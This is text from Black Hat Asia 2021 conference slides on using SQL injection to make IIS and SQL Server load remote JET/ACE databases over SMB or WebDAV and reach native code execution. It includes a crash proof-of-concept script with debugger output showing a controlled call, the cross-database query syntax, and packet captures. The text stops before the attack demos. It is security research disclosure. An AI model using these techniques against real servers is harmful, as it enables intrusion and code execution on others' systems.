black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

"Give Me a SQL Injection, I Shall PWN IIS and SQL Server"

Tao Yan (@Ga1ois), Qi Deng and Bo Qu

Palo Alto Networks

Agenda

- Who are we
- Introduction: motivation and background
- A new remote attack surface in IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

Who Are We

- We are security researchers from Palo Alto Networks
  - Tao Yan (@Ga1ois)
  - Qi Deng
  - Bo Qu
- Regular conference presenter
  - Black Hat, CanSecWest, Blue Hat, Recon, POC, HITCON, etc
- Regular top vulnerability contributor for Microsoft, Adobe, Apple, etc
  - Several times in MSRC TOP 10 Researchers

Agenda

- Who are we
- Introduction: motivation and background
- A new remote attack surface in IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in SQL Server database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

Motivation and background

- Is there any new attack surface in IIS and SQL Server?
- Can SQL injection only be used to view data in the database?
- What is Microsoft JET database engine and who can use it?

Motivation and background

- Attack surfaces in IIS and SQL Server are very limited.

Microsoft » IIS : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results


#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2015-2808	310			2015-03-31	2018-01-18	4.3	None	Remote	Medium	Not required	Partial	None	None
The RC4 algorithm, as used in the TLS protocol and SSL protocol, does not properly combine state data with key data during the initialization phase, which makes it easier for remote attackers to conduct plaintext-recovery attacks against the initial bytes of a stream by sniffing network traffic that occasionally relies on keys affected by the Invariance Weakness, and then using a brute-force approach involving LSB values, aka the "Bar Mitzvah" issue.														
2	CVE-2013-2566	310			2013-03-15	2018-01-18	4.3	None	Remote	Medium	Not required	Partial	None	None
The RC4 algorithm, as used in the TLS protocol and SSL protocol, has many single-byte biases, which makes it easier for remote attackers to conduct plaintext-recovery attacks via statistical analysis of ciphertext in a large number of sessions that use the same plaintext.														
3	CVE-2011-5279	20			2014-04-23	2019-07-03	6.4	None	Remote	Low	Not required	None	Partial	Partial
CRLF injection vulnerability in the CGI implementation in Microsoft Internet Information Services (IIS) 4.x and 5.x on Windows NT and Windows 2000 allows remote attackers to modify arbitrary uppercase environment variables via a \n (newline) character in an HTTP header.														
4	CVE-2009-4444	20		Bypass	2009-12-29	2019-07-03	6.0	User	Remote	Medium	Single system	Partial	Partial	Partial
Microsoft Internet Information Services (IIS) 5.x and 6.x uses only the portion of a filename before a ; (semicolon) character to determine the file extension, which allows remote attackers to bypass intended extension restrictions of third-party upload applications via a filename with a (1) .asp, (2) .cer, or (3) .asa first extension, followed by a semicolon and a safe extension, as demonstrated by the use of asp.dll to handle a .asp;.jpg file.														
5	CVE-2009-3023	119	2	Exec Code Overflow Mem. Corr.	2009-08-31	2019-07-03	9.3	None	Remote	Medium	Not required	Complete	Complete	Complete
Buffer overflow in the FTP Service in Microsoft Internet Information Services (IIS) 5.0 through 6.0 allows remote authenticated users to execute arbitrary code via a crafted NLST (NAME LIST) command that uses wildcards, leading to memory corruption, aka "IIS FTP Service RCE and DoS Vulnerability."														

Motivation and background

- What is SQL Injection?
  - Execute unintended SQL queries in the target database.
- What we previously know SQL injection can do?
  - View data in the database.
- What we previously know SQL injection can NOT do?
  - Execute native code in the web application or database process.
  - Execute shell commands or read/write arbitrary files if not having high privileges in specific databases. (such as xp_cmdshell with sa in SQL Server)

Motivation and background


- Microsoft JET database engine
  - ~30 years old and not well maintained, but still massively used.
  - Natively supported on all Windows versions.



Jet version	Jet engine	DLL file name	Supported database versions
1.0	??	??	1.0
1.1	1.10.0001	MSAJT110.DLL	1.0 / 1.1
2.0	2.00.0000	MSAJT200.DLL	1.0 / 1.1 / 2.0
2.5	2.50.1606	MSAJT200.DLL	1.0 / 1.1 / 2.0
3.0	3.0.0.2118	MSJT3032.DLL	1.0 / 1.1 / 2.0 / 3.0
3.5	3.51.3328.0	MSJET35.DLL	1.0 / 1.1 / 2.0 / 3.X
4.0 SP8	4.0.8015.0	MSJET40.DLL	1.0 / 1.1 / 2.0 / 3.X / 4.0
ACE 12	12.0.xxxx.xxxx	ACECORE.DLL	1.0 / 1.1 / 2.0 / 3.X / 4.0 / ACE
ACE 14	14.0.xxxx.xxxx	ACECORE.DLL	3.X / 4.0 / ACE
ACE 15	15.0.xxxx.xxxx	ACECORE.DLL	4.0 / ACE
ACE 16	16.0.xxxx.xxxx	ACECORE.DLL	4.0 / ACE

Who can use Microsoft JET database engine?

- Office is not an ideal target.
- Neither is wscript.exe.



*poc2.js - Notepad

File Edit Format View Help

```
var con = new ActiveXObject("ADODB.Connection");
con.Provider = "Microsoft.ACE.OLEDB.12.0";
con.ConnectionString = "Data Source=poc.mdb";
con.Open();
var rs = new ActiveXObject("ADODB.recordset");
try{rs.Open("INSERT INTO [Drivers] ([ID]) VALUES (2);", con, 3, 3, 1);} catch(e){}
(618.20b8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41004100 ebx=00000014 ecx=18071008 edx=00000007 esi=67007800 edi=1c73cc8c
eip=5bddf672 esp=02afeea8 ebp=02afeecc iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
ACECORE+0x2f672:
5bddf672 ff10            call    dword ptr [eax]      ds:002b:41004100=????????
0:000> k
 # ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames may be wrong.
00 02afeecc 5bddec4e ACECORE+0x2f672
01 02afef2c 5bdde99d ACECORE+0x2ec4e
02 02afef38 5bdc6d97 ACECORE+0x2e99d
03 02afef5c 5bdc21ad ACECORE+0x16d97
04 02afef84 5bdc2a98 ACECORE+0x121ad
05 02afefc8 5bdddfae ACECORE+0x12a98
06 02afefe8 5be361a1 ACECORE+0x2dfae
07 02aff000 5c1b987b ACECORE+0x861a1
08 02aff030 5c1ba5a8 ACEOLEDB!DllMain+0x4f86
09 02aff03c 5c39f3d4 ACEOLEDB!DllMain+0x5cb3
0a 02aff06c 5c3c46c9 oledb32!CAcm::FinalRelease+0x3f
0b 02aff080 5c406b3b oledb32!CACMDynamic<CACMAggregationWrapper>::CmFinalRelease+0x5c
0c 02aff088 5c3c2d78 oledb32!CSCM::FinalRelease+0xa
0d 02aff0ac 5c39e74c oledb32!CSCMComPolyObject<CSCM>::Release+0x58
0e 02aff0bc 5c39eb5c oledb32!ATL::CComContainedObject<CACMAggregationWrapper>::Release+0x1c
0f 02aff0cc 5c5aae5d oledb32!ATL::CComContainedObject<CMultipleResults<CMRCM> >::Release+0x1c
10 02aff208 5c59b0e8 msado15!CConnection::_Close+0xf7dd
11 02aff238 5c59b08c msado15!CConnection::Term+0x18
12 02aff254 74d76a0d msado15!ATL::CComObject<CConnection>::Release+0x7c
13 02aff268 74d5eae0 OLEAUT32!VariantClearWorker+0xef
14 02aff27c 5e5ce2e8 OLEAUT32!VariantClear+0x20
15 02aff290 5e5cb70f jscript!VAR::Clear+0x4f
16 02aff2a8 5e5c450b jscript!GcAlloc::ReclaimAll+0x48
17 02aff2cc 5e5c5dc8 jscript!GcContext::Reclaim+0xef
18 02aff2fc 74d76a0d jscript!NameTbl::Release+0x148
19 02aff310 74d5eae0 OLEAUT32!VariantClearWorker+0xef
1a 02aff324 5e5c7e85 OLEAUT32!VariantClear+0x20
1b 02aff348 5e5de3ad jscript!CSession::Close+0x1bc
1c 02aff374 5e5dddb6 jscript!COleScript::CloseInternal+0x13b
1d 02aff37c 005c9896 jscript!COleScript::Close+0x16
1e 02aff39c 005c95f4 wscript!CHost::RunStandardScript+0xfd
1f 02aff5e8 005cae0c wscript!CHost::Execute+0x1ce
20 02affa9c 005c8f9b wscript!CHost::Main+0x525
21 02affd54 005c9168 wscript!RunScript+0x5a
22 02affd80 005c7ac8 wscript!WinMain+0x1a9
23 02affdd0 769d6359 wscript!WinMainCRTStartup+0x68
24 02affde0 77438964 KERNEL32!BaseThreadInitThunk+0x19
25 02affe3c 77438934 ntdll!__RtlUserThreadStart+0x2f
26 02affe4c 00000000 ntdll!_RtlUserThreadStart+0x1b
```

Motivation and background

- How about combine all of those 3 topics together?
- Is it possible to use vulnerabilities in JET database engine to attack IIS and SQL Server by executing arbitrary SQL queries in remote controllable database based on the SQL injection and get native code execution capability in IIS and SQL Server process?

Agenda

- Who are we
- Introduction: motivation and background
- A new remote attack surface on IIS and SQL Server
- Three attack scenarios
  - Attack IIS with a SQL injection in Access database - demo
  - Attack SQL Server with a SQL injection in MSSQL database - demo
  - Attack IIS with a web shell [bonus] - demo
- Summary

Cross Database SQL Query in Access and SQL Server

Access
Select * from [ExternalDatabase][table]

SQL Server
SELECT * FROM opendatasource('provider', 'data source=ExternalDatabase ')...[table]

SELECT * FROM OPENROWSET(‘provider', 'Database=ExternalDatabase', 'SELECT * FROM [table]')

EXEC sp_addlinkedserver
@server = ‘ServerName',
@srvproduct = ‘ServerProduct',
@provider = ‘provider',
@datasrc = ‘ExternalDatabase',
@provstr = ‘ProviderString';

External database and provider

- External Database can be a different database type, such as JET database?


Access:
use JET Provider by default: msjet40.dll

SQL SERVER: JET related Provider:
Microsoft.Jet.OLEDB.4.0 → msjet40.dll
Microsoft.ACE.OLEDB.12.0 → acecore.dll

- External Database can be on the remote server?

JET presents the developer with the ability to create and manipulate relational databases on the local filesystem or on shared network folders. It is a modified form of ISAM, or *Indexed Sequential Access Method* databases.

UNC path parsing msjet 4.0



UNC path parsing in acecore (msjet 12.0)

U	11	ntdll.dll	NtCreateFile + 0x14	0x7ffba58fd194	C:\WINDOWS\SYSTEM32\ntdll.dll
U	12	KERNELBASE.dll	CreateFileInternal + 0x2f4	0x7ffba2d5d8d4	C:\WINDOWS\System32\KERNELBASE.dll
U	13	KERNELBASE.dll	CreateFileW + 0x66	0x7ffba2d5d5c6	C:\WINDOWS\System32\KERNELBASE.dll
U	14	Mso20win32client.dll	Ordinal1128 + 0x23d	0x7ffb691e8365	C:\Program Files\Common Files\microsoft shared\OFFICE16\Mso20win32client.dll
U	15	ACECORE.DLL	ACECORE.DLL + 0x4ac7	0x7ffb6e434ac7	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	16	ACECORE.DLL	ACECORE.DLL + 0xbf7d	0x7ffb6e43bf7d	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	17	ACECORE.DLL	ACECORE.DLL + 0xbdc5	0x7ffb6e43bdc5	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	18	ACECORE.DLL	ACECORE.DLL + 0x3e5d3	0x7ffb6e46e5d3	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	19	ACECORE.DLL	ACECORE.DLL + 0x3e105	0x7ffb6e46e105	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	20	ACECORE.DLL	ACECORE.DLL + 0x3df3d	0x7ffb6e46df3d	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	21	ACECORE.DLL	ACECORE.DLL + 0x3d848	0x7ffb6e46d848	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	22	ACECORE.DLL	ACECORE.DLL + 0x41079	0x7ffb6e471079	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACECORE.DLL
U	23	ACEOLEDB.DLL	DllGetClassObject + 0x246d	0x7ffb88f44c39	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	24	ACEOLEDB.DLL	DllGetClassObject + 0x23cb	0x7ffb88f44b97	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	25	ACEOLEDB.DLL	DllGetClassObject + 0x2830	0x7ffb88f44ffc	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	26	ACEOLEDB.DLL	DllGetClassObject + 0xfcd	0x7ffb88f43799	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	27	ACEOLEDB.DLL	DllGetClassObject + 0xede	0x7ffb88f436aa	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	28	ACEOLEDB.DLL	DllGetClassObject + 0x7ff	0x7ffb88f42fcb	C:\Program Files\Common Files\microsoft shared\OFFICE16\ACEOLEDB.DLL
U	29	oledb32.dll	CDBInitialize::DoInitialize + 0x46	0x7ffb7ccdedae	C:\Program Files\Common Files\System\Ole DB\oledb32.dll
U	30	oledb32.dll	CDBInitialize::Initialize + 0x46	0x7ffb7ccdd146	C:\Program Files\Common Files\System\Ole DB\oledb32.dll
U	31	oledb32.dll	CDPO::Initialize + 0x17d0c	0x7ffb7cceda9c	C:\Program Files\Common Files\System\Ole DB\oledb32.dll

The hidden feature for CreateFile(UNC) in IIS and SQL Server

- CreateFile(UNC) in IIS and SQL Server uses SMB and **WEBDAV**

Source	Destination	Protocol	Length	Info
10.5.76.235	10.2.156.250	TCP	66	51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51160 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51163 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.5.76.235	10.2.156.250	TCP	66	[TCP Retransmission] 51165 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1

CreateFile(UNC) with SMB in IIS and SQL Server

- SMB works on win7, fails on win10

10.5.76.235	10.2.156.62	TCP	66 51807 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.62	10.5.76.235	TCP	66 445 → 51807 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235	10.2.156.62	TCP	54 51807 → 445 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235	10.2.156.62	SMB	213 Negotiate Protocol Request
10.5.76.235	10.2.156.62	TCP	213 [TCP Retransmission] 51807 → 445 [PSH, ACK] Seq=1 Ack=1 Win=262656 Len=159
10.2.156.62	10.5.76.235	TCP	60 445 → 51807 [ACK] Seq=1 Ack=160 Win=30336 Len=0
10.2.156.62	10.5.76.235	SMB2	260 Negotiate Protocol Response
10.5.76.235	10.2.156.62	SMB2	288 Negotiate Protocol Request
10.2.156.62	10.5.76.235	SMB2	260 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265028#1] 51807 → 445 [ACK] Seq=394 Ack=207 Win=262400 Len=0 SLE=1 SRE=207
10.2.156.62	10.5.76.235	TCP	66 [TCP Dup ACK 265021#1] 445 → 51807 [ACK] Seq=207 Ack=160 Win=30336 Len=0 SLE=1 SRE=160
10.2.156.62	10.5.76.235	SMB2	260 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265028#2] 51807 → 445 [ACK] Seq=394 Ack=207 Win=262400 Len=0 SLE=1 SRE=207
10.2.156.62	10.5.76.235	TCP	60 445 → 51807 [ACK] Seq=207 Ack=394 Win=31360 Len=0
10.2.156.62	10.5.76.235	SMB2	326 Negotiate Protocol Response
10.5.76.235	10.2.156.62	SMB2	220 Session Setup Request, NTLMSSP_NEGOTIATE
10.2.156.62	10.5.76.235	SMB2	326 [TCP Spurious Retransmission] Negotiate Protocol Response
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265039#1] 51807 → 445 [ACK] Seq=560 Ack=479 Win=262144 Len=0 SLE=207 SRE=479
10.2.156.62	10.5.76.235	SMB2	299 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.5.76.235	10.2.156.62	SMB2	318 Session Setup Request, NTLMSSP_AUTH, User: \
10.2.156.62	10.5.76.235	SMB2	299 [TCP Spurious Retransmission] Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
10.5.76.235	10.2.156.62	TCP	66 [TCP Dup ACK 265046#1] 51807 → 445 [ACK] Seq=824 Ack=724 Win=261888 Len=0 SLE=479 SRE=724
10.2.156.62	10.5.76.235	SMB2	139 Session Setup Response
10.5.76.235	10.2.156.62	TCP	54 51807 → 445 [RST, ACK] Seq=824 Ack=809 Win=0 Len=0

CreateFile(UNC) with WEBDAV in IIS and SQL Server

- Webdav works on all Windows versions

10.5.76.235	10.2.156.63	TCP	66 51865 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.2.156.63	10.5.76.235	TCP	66 80 → 51865 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
10.5.76.235	10.2.156.63	TCP	54 51865 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.5.76.235	10.2.156.63	HTTP	231 PROPFIND /webdav/poc237.xls HTTP/1.1
10.2.156.63	10.5.76.235	TCP	60 80 → 51865 [ACK] Seq=1 Ack=178 Win=30336 Len=0
10.2.156.63	10.5.76.235	TCP	1514 80 → 51865 [ACK] Seq=1 Ack=178 Win=30336 Len=1460 [TCP segment of a reassembled PDU]
10.2.156.63	10.5.76.235	HTTP/XML	77 HTTP/1.1 207 Multi-Status
